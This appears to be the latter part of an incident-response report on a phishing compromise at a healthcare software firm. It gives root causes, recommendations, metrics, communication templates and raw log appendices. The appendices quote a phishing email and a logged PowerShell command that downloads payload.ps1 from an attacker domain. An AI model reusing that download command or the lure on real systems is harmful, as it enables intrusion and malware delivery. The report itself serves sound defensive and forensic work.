What this report is concerned with is the chain of **organisational conditions** that allowed that single click to result in PsExec deployment, persistent service installation, cached credential theft, and a lateral movement attempt — all within four hours and largely outside the visibility of HSS's monitoring tools. Every item is independently fixable; collectively, they describe a security programme that has technical controls deployed but is missing the operational discipline to keep them effective. Notably, **three of the four root causes were explicitly flagged in the internal audit memo of March 2025** — meaning HSS had a documented warning of these gaps approximately four weeks before they were exploited.

#	Root Cause	Failure Mode	Audit Memo Pre-Warning
1	Manual offboarding workflow	Developer jcampbell resigned on March 15, 2025 ; the AD account remained enabled for 28 days . Cached credentials on Workstation-23 became a usable lateral-movement asset on April 12.	YES — "Audit showed 4 former employees still had active AD accounts." Documented in the March memo, no corrective action was taken before the incident.
2	Endpoint logging gaps	PowerShell module and script-block logging is disabled on approximately 30% of Windows endpoints . Detection of the obfuscated payload relied on Snort network signatures rather than host telemetry, narrowing the visibility window.	YES — "Endpoint PowerShell logging disabled on ~30% of Windows machines due to policy misconfiguration." Listed in the March memo as an open item.
3	Fragmented detection (no SIEM)	Snort, Bitdefender EDR, Zeek, and the honeypot operate as independent silos . Detection depended on a SOC Analyst manually noticing three Snort alerts within 30 seconds and pivoting to a honeypot alert two hours later from a different tool.	PARTIAL — Internal acknowledgement of the lean team structure (1 SOC Analyst, 1 Forensics Specialist, 1 IT Manager, no dedicated threat hunter), but no formal recommendation for centralised correlation prior to this incident.

#	Root Cause	Failure Mode	Audit Memo Pre-Warning
4	Phishing readiness	No phishing simulation or IR tabletop exercise in the 18 months preceding the incident . The accountant who received the lure had not been recently exposed to a simulated equivalent, and the IR team had not rehearsed coordinated response.	YES — "No phishing simulation or tabletop IR exercise conducted in the last 18 months." Documented in March memo.
5	Outdated IR playbook	The IR playbook in use was last updated in 2022 . It did not include guidance on memory capture from suspected-compromised endpoints, did not assign authority for credential revocation, and predates the current threat-intelligence subscription.	YES — "Incident response playbook was last updated in 2022." Documented in March memo.

Table 14 — Root cause analysis. Conditions that enabled the attack chain, with audit-memo pre-warning status.

15.0 Lessons Learned

15.1 What Worked

- › **Snort signature coverage.** The **three Snort alerts** (PsExec install, outbound PowerShell, SSH-to-DMZ) fired correctly and in quick succession. The detection content was right; the correlation around it was the weak point.
- › **Honeypot deployment in the DMZ.** The April 12, 02:11 SSH attempt against DevAppServer would have produced **no signal at all** without the honeypot, since the Linux host had no EDR coverage. The honeypot demonstrably moved this incident from "undetected pivot" to "detected pivot."
- › **Workstation-23 isolation under 90 minutes of detection.** The IT Operations Lead was able to act decisively because the Snort alerts and the SOC Analyst's note pointed to a single endpoint.
- › **Forensic discipline.** Memory was captured before any remediation, and the chain of custody was opened immediately. This preserves both legal and analytical options.

15.2 What Failed or Was Missing

- › **Detection latency.** Approximately **four hours** elapsed between the initial Snort PsExec alert (01:24:10) and the forensic memory pivot (driven by the honeypot signal at 02:11:34, then expanded after team review). Centralised correlation would have made these minutes, **not hours**.
- › **Identity hygiene.** A resigned developer's account being active **28 days** after departure is not a one-off; it is the symptom of a manual workflow that depends on individual diligence between HR and IT.
- › **Linux endpoint coverage.** The DevAppServer in the DMZ, arguably the most sensitive host in the network from an intellectual-property perspective, had **no host-based detection** of its own.
- › **Recurring training & out-of-band readiness.** An 18-month gap between phishing simulations sits well outside healthcare-sector good practice, and the IR team coordinated this incident over corporate email and chat, a channel that would itself have been compromised if the breach had reached a domain controller or mail server.

Part V — Strategic Recommendations

The recommendations below are presented in **priority order**. Priority is assigned based on the combined effect of (a) the probability of a similar attack succeeding again and (b) the blast radius if it did. **Every recommendation is owner-assigned and time-bound**; this report's primary value to leadership is in the implementation of these items, not in the writing of them.

16.0 Implementation Roadmap

The chart below sequences each recommendation by **target completion window** and colour-codes by priority. It is intended as a 120-day delivery roadmap for leadership review.




Figure 4 — Recommendation implementation roadmap by priority and target completion window.

17.0 Recommendation Matrix

ID	Priority	Recommendation	Owner	Target
R-01	CRITICAL	Automate the HR-IT offboarding workflow. AD account disable must occur within 4 business hours of an HR termination event, with automated audit of inactive accounts on a weekly cadence.	IT Operations Lead + HR Director	30 days

ID	Priority	Recommendation	Owner	Target
R-02	CRITICAL	Enable PowerShell module and script-block logging on every Windows endpoint , with no exemptions. Verify via group policy reporting on a monthly basis.	IT Operations Lead	14 days
R-03	HIGH	Deploy host-based detection on Linux servers in the DMZ. Either extend existing EDR coverage or deploy auditd/osquery with centralised log forwarding. Failed SSH attempts must alert directly without depending on a honeypot.	IT Operations Lead	45 days
R-04	HIGH	Procure and deploy a centralised SIEM. The most operationally damaging gap during this incident was not a missing tool; it was the inability to correlate Snort, EDR, Zeek, and honeypot signals against a single timeline.	IT Operations Lead + CISO function (interim)	90 days
R-05	HIGH	Implement quarterly phishing simulations targeting Finance, HR, and Development. Track click-through rate, report rate, and time-to-report. Tie role-specific training to results.	IT Operations Lead	60 days
R-06	HIGH	Refresh the Incident Response playbook. The 2022 version is no longer fit for purpose. The refresh must include memory-capture procedures, credential-revocation authority, out-of-band communication channels, and updated contact lists.	SOC Analyst (author) + IT Operations Lead (approval)	60 days

ID	Priority	Recommendation	Owner	Target
R-07	MEDIUM	Block macro execution in externally received Office documents via group policy. Apply organisation-wide rather than per-zone.	IT Operations Lead	30 days
R-08	MEDIUM	Conduct an annual ransomware-themed tabletop exercise involving the full IR team and a leadership observer. Output a written gap analysis with binding corrective actions.	IT Operations Lead	Annual
R-09	MEDIUM	Establish a documented out-of-band communication channel for the IR team a separate secure messaging platform with offline contact list for use when corporate email or chat is suspect.	IT Operations Lead	30 days
R-10	MEDIUM	Implement micro-segmentation between Finance, HR, Dev (DMZ), and IT zones beyond the current VLAN boundaries. Enforce default-deny east-west traffic and explicitly whitelist the small set of legitimate cross-zone flows.	IT Operations Lead	120 days

Table 15 — Strategic recommendations with owner and deadline.

18.0 Recommendation Rationale

Each recommendation ties directly to an identified root cause. **R-01** closes the offboarding workflow that left jcampbell's account live. **R-02** restores the host-level visibility that would have caught the obfuscated PowerShell on Workstation-23 without relying on perimeter signatures. **R-03** removes the dependency on the honeypot for detecting Linux lateral movement by giving the DMZ server its own voice in the detection stack. **R-04**, the centralised SIEM, is the **single highest-leverage investment** for HSS: it converts the existing tool stack from a set of silos into a correlated detection capability and reduces mean time from initial alert to confirmed scope from hours to minutes.

R-05, R-06, and R-08 address the human and procedural readiness gaps. **R-07** is a low-cost, high-impact configuration change that neutralises the most common phishing payload class for the entire organisation. **R-09** ensures that responders are not coordinating over the very systems an attacker has compromised. **R-10**, the longest-horizon item, moves HSS from segmented-by-VLAN to segmented-by-policy, which is the durable answer to lateral movement of the type attempted in this incident.

Part VI — Metrics, Communications, and Appendices

19.0 IR Performance Metrics

The metrics below establish a baseline against which future incidents at HSS should be measured. Targets are drawn from **NIST SP 800-61r2** and **SANS PICERL** and tuned for an organisation of HSS's size and threat profile.

Metric	Target	This Incident	Definition
Mean Time to Detect (MTTD)	≤ 15 min	~7 min	Attacker logon (01:24:03) to first Snort PsExec alert (01:24:10) plus SOC correlation window.
Mean Time to Respond (MTTR)	≤ 30 min	~90 min	First detection to first containment action (switch port isolation around 02:30 EST).
Mean Time to Contain (MTTC)	≤ 6 hours	~3.5 hours	Detection to confirmation that no further lateral movement was occurring and credential revocation was complete.
Mean Time to Recover (MTTRec)	≤ 48 hours	In progress	Detection to Workstation-23 returned to production from a clean baseline. Tracking pending rebuild completion.

Metric	Target	This Incident	Definition
Stale Accounts Remaining (post-audit)	0	To be confirmed	Number of AD accounts active beyond 24 hours after the user's termination date. Audit launched per R-01.
Corrective Actions Closed	100%	0% (Day 0)	Percentage of Section 17 recommendations completed by the assigned deadline. Tracked monthly until closure.

Table 16 — IR performance metrics and targets.

20.0 Roles and Responsibilities (RACI)

The matrix below documents how decision authority was actually exercised during Incident 2025-HSS-IR-002.

R = Responsible; **A** = Accountable; **C** = Consulted; **I** = Informed.

Activity	SOC Analyst	Forensics	IT Ops Lead	HR	Leadership
Initial detection and triage	R	I	A	—	I
Endpoint isolation	C	C	A/R	—	I
Forensic evidence preservation	C	R	A	—	—
Credential revocation (jcampbell)	I	I	R	C	A
HIPAA breach impact assessment	C	R	C	I	A
Recovery sign-off	R	C	A/R	—	I
Final report approval	R	R	A	—	I

Table 17 — RACI matrix as exercised during the incident.

21.0 Communication Templates

The templates below were used and/or are recommended for use in the comms thread for this incident and any future event of similar severity. They are also incorporated by reference into the playbook refresh recommended in **R-06**. **All templates assume corporate email may be compromised**; use the out-of-band channel recommended in R-09 where the threat surface includes mail or directory services.

[ACTIVATION] Internal IR Team Activation

Deliver by phone or secure OOB messaging only. Do not use corporate email.

Channel: Out-of-band secure messaging/phone

Sent By: SOC Analyst

Approval: None required — immediate upon severity declaration

Time Target: Within 10 minutes of incident confirmation

INCIDENT ACTIVATION — [HIGH / CRITICAL]

Date / Time: 2025-04-12 01:35 EST | Incident ID: 2025-HSS-IR-002

Summary:

Phishing-initiated compromise confirmed on Workstation-23
(192.168.1[.]45). Outbound C2 to 45.77.33[.]88 observed.
Attempted lateral movement toward HR-SQL01 and DevAppServer.

Severity: HIGH | Declared by: SOC Analyst

Action: All IR Team members report to the secure channel immediately.

Contact: [Out-of-band number/channel link]

[EXECUTIVE] Executive Briefing

Distribute within 24 hours of declaration. Update at each major milestone. Plain language — no unexplained acronyms.

Channel: Encrypted email to Leadership distribution list

Sent By: IT Operations Lead

Approval: IT Operations Lead sign-off required

Time Target: Within 24 hours of declaration; update at each phase change

EXECUTIVE INCIDENT BRIEFING — 2025-HSS-IR-002

Date: 2025-04-12 | Severity: HIGH → MEDIUM (contained 14:00 EST)

What Happened:

A Finance workstation was compromised via phishing at 01:24 EST.
The attacker attempted to reach our HR payroll database and the development server holding EHR source code. Both attempts were blocked.
No client patient data is currently believed to have been exposed.

Systems Affected:

1 endpoint confirmed (Workstation-23, Finance).
HR-SQL01 and DevAppServer – targeted but not breached.
Estimated Finance downtime: 8 hours (backup workstation in place).

Actions Taken:

- Endpoint isolated; malicious domain and C2 IP blocked.
- Ex-employee credentials (jcampbell) revoked.
- Forensic memory image preserved.

Next Steps:

Workstation-23 rebuild; full AD audit; SIEM procurement scoping.
The 10-item recommendation roadmap is presented in Section 17.

Decision Required:

Approval of the recommendation roadmap and budget authorisation for R-04.

[CLIENT COMMS] Client Notification (Held in Reserve)

Not issued — no client data exposure confirmed. Pre-approved for release if forensic analysis identifies any exposure. CC: Legal on all sends.

Channel: Standard customer-comms platform; CC Legal Counsel

Sent By: Customer Relations Lead

Approval: IT Operations Lead + Legal Counsel

Time Target: Within 2 hours of confirmed client data exposure

Subject: Important Security Notice — HealthSecure Systems

Dear [Client Name],

HealthSecure Systems is writing to inform you of a security incident identified on April 12, 2025, affecting our internal infrastructure. Our Incident Response Team identified, isolated, and contained the incident within hours of detection.

Based on our forensic investigation to date:
[INSERT FINDING: e.g., 'no patient data was accessed' OR
'a limited set of records may have been viewed – details below']

We are continuing to investigate and will provide updates as the investigation progresses.

Your dedicated point of contact:
[Customer Relations Lead] | [Phone]
| [Email]

Sincerely,
HealthSecure Systems — Customer Relations

Appendix A — Evidence Inventory

The following items constitute the evidence base for this report. All items are stored on the IR team's forensic share with **restricted access**, and a chain-of-custody record is maintained per item.

Ref #	Description	Source	Notes
E-001	Workstation-23 memory image (full RAM)	Forensics Specialist; captured ~05:00 EST April 12	Preserves PsExec runtime state, payload.ps1, cached credentials. SHA-256 recorded.
E-002	Snort alert log — April 12, 01:24 to 01:28 EST	Snort IDS appliance	Three alerts: PsExec install, outbound PowerShell, SSH to DMZ.
E-003	Bitdefender EDR telemetry — Workstation-23	Bitdefender management console	PowerShell process creation and child process chain.

Ref #	Description	Source	Notes
E-004	Zeek network logs — Finance segment, April 12	Zeek collector	Outbound and east-west connection logs covering 192.168.1[.]45.
E-005	Honeypot SSH log — DMZ, April 12 02:11 EST	DMZ honeypot	Failed SSH authentication as jcampbell — pivot signal that drove forensic deep dive.
E-006	Windows Event Logs — Workstation-23	Workstation-23 local logs	Events 4624 (logon), 7045 (service install), 4688 (process creation × 3).
E-007	Phishing email — "Urgent: Q1 Payroll Adjustment File"	Mailbox of the affected accountant	Full email with headers; sender spoofing HR-Payroll@healthsecuresystems.com.
E-008	Internal security audit memo (March 2025)	Internal Audit	Pre-incident documentation of offboarding gap, PowerShell logging gap, and tabletop gap.
E-009	Asset inventory snapshot — April 11, 2025	IT Operations	Used to map IP addresses to hostnames, departments, and OS during scope analysis.

Table 18 — Evidence inventory.

Appendix B — Raw Log Artefacts

The raw evidence transcripts below are reproduced verbatim from the source systems and supplied to substantiate the timeline in Section 5.1, the IoC table in Section 8, and the root cause analysis in Section 14. **Original log timestamps are preserved**; all IPs, URLs, and domains have been defanged **outside the verbatim log content** to prevent accidental resolution. Within raw log blocks, original artefact text is preserved for forensic integrity.

B.1 — Phishing Email (E-007)

From: HR-Payroll@healthsecuresystems.com
To: accountant_jane@healthsecuresystems.com
Date: Fri, April 11, 2025, at 10:05 PM
Subject: Urgent: Q1 Payroll Adjustment File

Dear Jane,

Please review and confirm the updated Q1 payroll spreadsheet before tomorrow's cutoff deadline. Delays will impact employee payments.

View File: [http://hss-payroll.secure-download\[.\]com/q1-update.xlsx](http://hss-payroll.secure-download[.]com/q1-update.xlsx)

Regards,
Rachael M. – HR Systems Administrator

B.2 — Windows Event Logs from Workstation-23 (E-006)

Timestamp, Event ID, Description, User, Source IP, Command
2025-04-12T01:24:03Z, 4624, Successful Logon, jcampbell, 192.168.1.45, -
2025-04-12T01:24:18Z, 7045, Service PsExecsvc installed, NT AUTHORITY\SYSTEM, localhost, -
2025-04-12T01:24:39Z, 4688, PowerShell Command Executed, finance_user, localhost, "Invoke-WebRequest http://maliciousdomain.xyz/payload.ps1 -OutFile payload.ps1"
2025-04-12T01:25:22Z, 4688, cmd[.]exe executed, finance_user, localhost, "cmd.exe /c whoami."
2025-04-12T01:25:55Z, 4688, explorer.exe launched, finance_user, localhost, -

B.3 — Zeek Network Connection Log (E-004)

Timestamp, Source IP, Destination IP, Protocol, Port, Note
2025-04-12T01:24:41Z, 192.168.1.45, 192.168.1[.]88, SMB, 445, File share connection to HR SQL
2025-04-12T01:24:55Z, 192.168.1.45, 192.168.1[.]88, RDP, 3389, RDP session initiated
2025-04-12T01:25:03Z, 192.168.1.45, 45.77.33[.]88, HTTP, 80, Outbound to suspicious domain
2025-04-12T01:25:30Z, 192.168.1.45, 8.8.8[.]8, DNS, 53, Query: secure-download.com
2025-04-12T01:26:09Z, 192.168.1.45, 192.168.1[.]200, SSH, 22, Attempted login to DevAppServer

B.4 — Snort IDS Alerts (E-002)

```
04/12-01:24:10 [**] [1:2000515:10] ET POLICY PsExec Service Install Detected [**]
[Classification: Potential System Compromise] [Priority: 1]
SRC=192.168.1.45 DST=192.168.1[.]88

04/12-01:26:09 [**] [1:2022455:4] ET POLICY Outbound PowerShell Command [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
SRC=192.168.1.45 DST=45.77.33[.]88

04/12-01:27:03 [**] [1:2033669:3] ET POLICY SSH Attempt to DMZ Server [**]
[Classification: Lateral Movement Attempt] [Priority: 2]
SRC=192.168.1.45 DST=192.168.1[.]200
```

B.5 — DMZ Honeypot Log (E-005)

```
Timestamp, Source IP, Destination IP, Protocol, Username, Auth Result, Note
2025-04-12T02:11:34Z,192.168.1[.]45,192.168.1[.]200,SSH,jcampbell,FAIL,Honeypot alert -
DMZ access attempt
```

B.6 — Internal Security Audit Memo Extract (E-008)

Source: *Internal Security Audit Memo, March 2025 (pre-incident). Reproduced verbatim below as documented prior-warning material.*

INTERNAL SECURITY AUDIT MEMO — MARCH 2025 (PRE-INCIDENT)

- Incident response playbook was last updated in 2022.
- IR team includes 1 SOC Analyst, 1 Forensics Specialist, 1 IT Manager (No dedicated threat hunter).
- Endpoint PowerShell logging is disabled on ~30% of Windows machines due to policy misconfiguration.
- User de-provisioning is handled manually by HR and IT. Audit showed 4 former employees still had active AD accounts.
- No phishing simulation or tabletop IR exercise conducted in the last 18 months.

B.7 — Asset Inventory (E-009)

Hostname	IP Address	Department	OS	AV Status	Notes
Workstation-23	192.168.1[.]45	Finance	Windows 10	Active	EDR flagged PowerShell behaviour
HR-SQL01	192.168.1[.]88	HR	Server 2019	Active	Contains PII and payroll database
DomainController1	192.168.1[.]10	IT	Server 2019	Active	AD Services, no anomaly flagged
DevAppServer	192.168.1[.]200	Dev (DMZ)	Linux	Unknown	SSH access, build artifacts present
VPN-Gateway1	192.168.1[.]1	IT	Linux	Active	No signs of compromise

Table 19 — Asset inventory extract at time of incident (E-009).

Appendix C — Glossary of Terms

Term	Definition
AD	Active Directory — Microsoft's directory service for user and resource management.
ATT&CK	MITRE Adversarial Tactics, Techniques, and Common Knowledge. v15 used in this report.
C2	Command and Control — attacker-controlled infrastructure used to direct compromised hosts.
DMZ	Demilitarized Zone — a perimeter network segment between an internal LAN and the public internet.
EDR	Endpoint Detection and Response — real-time endpoint behavioural monitoring. HSS uses Bitdefender.
EHR	Electronic Health Record — the digital patient record system that HSS provides to its clinic clients.

Term	Definition
HIPAA	Health Insurance Portability and Accountability Act — U.S. healthcare data protection law.
IDS	Intrusion Detection System — network-traffic signature engine. HSS uses Snort.
IoC	Indicator of Compromise — observable artefact suggesting a system may have been breached.
MFA	Multi-Factor Authentication — a credential mechanism requiring more than one factor.
MTTD/MTTR/MTTC	Mean Time to Detect / Respond / Contain — IR performance metrics tracked in Section 19.
PII	Personally Identifiable Information — regulated personal data.
Psexec	Microsoft Sysinternals tool widely abused by attackers to execute commands on remote Windows hosts over SMB.
RACI	Responsible, Accountable, Consulted, Informed — a role-clarity framework.
SIEM	Security Information and Event Management — centralised log collection, correlation, and alerting.
SOC	Security Operations Centre — the detection and response function. HSS does not maintain a 24/7 SOC.
TLP	Traffic Light Protocol — information sharing classification. TLP: AMBER = restricted to the recipient organisation.

Table 20 — Glossary of terms.

This report represents the **final IR team position** on Incident 2025-HSS-IR-002 as of the approval date on the cover page. Implementation of the recommendations in **Section 17** will be tracked monthly until full closure, at which point an addendum will be issued summarising the effectiveness of the corrective action. Any material changes to the facts or assessments in this report, including, but not limited to, new findings from ongoing memory analysis of Workstation-23, will be issued as a formal v1.1 revision.